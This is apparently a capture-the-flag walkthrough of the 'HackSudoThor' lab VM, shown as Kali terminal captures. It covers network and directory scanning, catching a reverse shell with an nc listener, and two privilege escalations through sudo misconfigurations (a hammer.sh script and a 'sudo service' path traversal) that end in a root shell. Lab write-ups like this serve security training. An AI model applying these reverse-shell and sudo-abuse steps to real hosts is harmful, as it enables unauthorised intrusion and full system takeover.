



MACHINE

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```
(kali㉿kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:b7:23, IPv4: 172.20.10.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 16 hosts (https://github.com/royhills/arp-scan)
172.20.10.6    08:00:27:c8:ea:55    (Unknown)
172.20.10.9    5c:e4:2a:d1:2d:dd    (Unknown)
172.20.10.1    6e:4d:73:0e:70:64    (Unknown: locally administered)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 16 hosts scanned in 1.794 seconds (8.92 hosts/sec). 3 responded
```



```
kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help


kali@kali: ~
$ nmap -sC -sV 172.20.10.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-04 04:56 EST
Nmap scan report for 172.20.10.6
Host is up (0.00082s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
21/tcp    filtered  ftp
22/tcp    open      ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 37:36:60:3e:26:ae:23:3f:e1:8b:5d:18:e7:a7:c7:ce (RSA)
|   256 34:9a:57:60:7d:66:70:d5:b5:ff:47:96:e0:36:23:75 (ECDSA)
|_  256 ae:7d:ee:fe:1d:bc:99:4d:54:45:3d:61:16:f8:6c:87 (ED25519)
80/tcp    open      http      Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:C8:EA:55 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel



Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.44 seconds
```



```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.44 seconds

(kali㉿kali)-[~]
$ ftp 172.20.10.6
ftp: Can't connect to `172.20.10.6:21': Connection refused
ftp: Can't connect to `172.20.10.6:ftp'
ftp>
```





```
kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali ~
Session Actions Edit View Help
[+] Url: http://172.20.10.6
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: txt,html,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 311] [→ http://172.20.10.6/images/]
/index.php (Status: 200) [Size: 5357]
/home.php (Status: 200) [Size: 5345]
/news.php (Status: 200) [Size: 8062]
/contact.php (Status: 200) [Size: 4164]
/header.php (Status: 200) [Size: 472]
/connect.php (Status: 200) [Size: 0]
/navbar.php (Status: 200) [Size: 1515]
/fonts (Status: 301) [Size: 310] [→ http://172.20.10.6/fonts/]
/transactions.php (Status: 302) [Size: 8163] [→ home.php]
Progress: 126309 / 882236 (14.32%)
```

```
kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali ~
Session Actions Edit View Help
(kali@kali)-[~]
$ dirb http://172.20.10.6/cgi-bin/ -X .sh

DIRB v2.22
By The Dark Raver

START_TIME: Thu Dec 4 05:05:29 2025
URL_BASE: http://172.20.10.6/cgi-bin/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.sh) | (.sh) [NUM = 1]

GENERATED WORDS: 4612

— Scanning URL: http://172.20.10.6/cgi-bin/ —
+ http://172.20.10.6/cgi-bin/shell.sh (CODE:500|SIZE:609)
```


```
kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@kali -
Session Actions Edit View Help
DIRB v2.22
By The Dark Raver

START_TIME: Thu Dec 4 05:05:29 2025
URL_BASE: http://172.20.10.6/cgi-bin/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.sh) | (.sh) [NUM = 1]

GENERATED WORDS: 4612

— Scanning URL: http://172.20.10.6/cgi-bin/ —
+ http://172.20.10.6/cgi-bin/shell.sh (CODE:500|SIZE:609)

END_TIME: Thu Dec 4 05:05:37 2025
DOWNLOADED: 4612 - FOUND: 1
```



Internal Server Error

The server encountered an internal error or misconfiguration and was unable to complete your request.

Please contact the server administrator at webmaster@localhost to inform them of the time this error occurred, and the actions you performed just before this error.

More information about this error may be available in the server error log.

Apache/2.4.38 (Debian) Server at 172.20.10.6 Port 80

```
kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@kali -
Session Actions Edit View Help
kali@kali: ~
kali@kali: ~
(kali@kali)-[~]
$ sudo nc -lvp 9001
[sudo] password for kali:
listening on [any] 9001 ...
```

```
kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@kali -
Session Actions Edit View Help
connect to [172.20.10.6] from (UNKNOWN) [172.20.10.6] 44138
sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
bash-4.3$ export TERM=xterm
export TERM=xterm
bash-4.3$ cd /home
cd /home
bash-4.3$ ls
ls
thor
bash-4.3$ cd thor
cd thor
bash: cd: thor: Permission denied
bash-4.3$
bash-4.3$ sudo -l
sudo -l
Matching Defaults entries for www-data on HackSudoThor:
    env_reset, mail_badpass,
    secure_path=/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on HackSudoThor:
    (thor) NOPASSWD: /home/thor/./hammer.sh
bash-4.3$ sudo -u thor /home/thor/./hammer.sh
sudo -u thor /home/thor/./hammer.sh

HELLO want to talk to Thor?

Enter Thor Secret Key : id
id
Hey Dear ! I am id , Please enter your Secret message : id
id
uid=1001(thor) gid=1001(thor) groups=1001(thor)
```

```
kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@kali -
Session Actions Edit View Help
bash-4.3$
bash-4.3$ sudo -u thor /home/thor/./hammer.sh
sudo -u thor /home/thor/./hammer.sh

HELLO want to talk to Thor?

Enter Thor Secret Key : kkkkkk
kkkkkk
Hey Dear ! I am kkkkkk , Please enter your Secret message : /bin/sh
/bin/sh
whoami
whoami
thor
python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
thor@HackSudoThor:~$ ls
ls
file file.sh hack.tar hammer.sh id_rsa ll tar user.txt
thor@HackSudoThor:~$ cat user.txt
cat user.txt
user owned
thor@HackSudoThor:~$
thor@HackSudoThor:~$ sudo -l
sudo -l
Matching Defaults entries for thor on HackSudoThor:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User thor may run the following commands on HackSudoThor:
    (root) NOPASSWD: /usr/bin/cat, /usr/sbin/service
thor@HackSudoThor:~$ sudo service ../../../../bin/sh
```

```
user owned
thor@HackSudoThor:~$
thor@HackSudoThor:~$ sudo -l
sudo -l
Matching Defaults entries for thor on HackSudoThor:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User thor may run the following commands on HackSudoThor:
    (root) NOPASSWD: /usr/bin/cat, /usr/sbin/service
thor@HackSudoThor:~$ sudo service ../../../../bin/sh
sudo service ../../../../bin/sh
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cd root
cd root
# ls
ls
proof.txt root.txt
# cat proof.txt
cat proof.txt
rooted
```

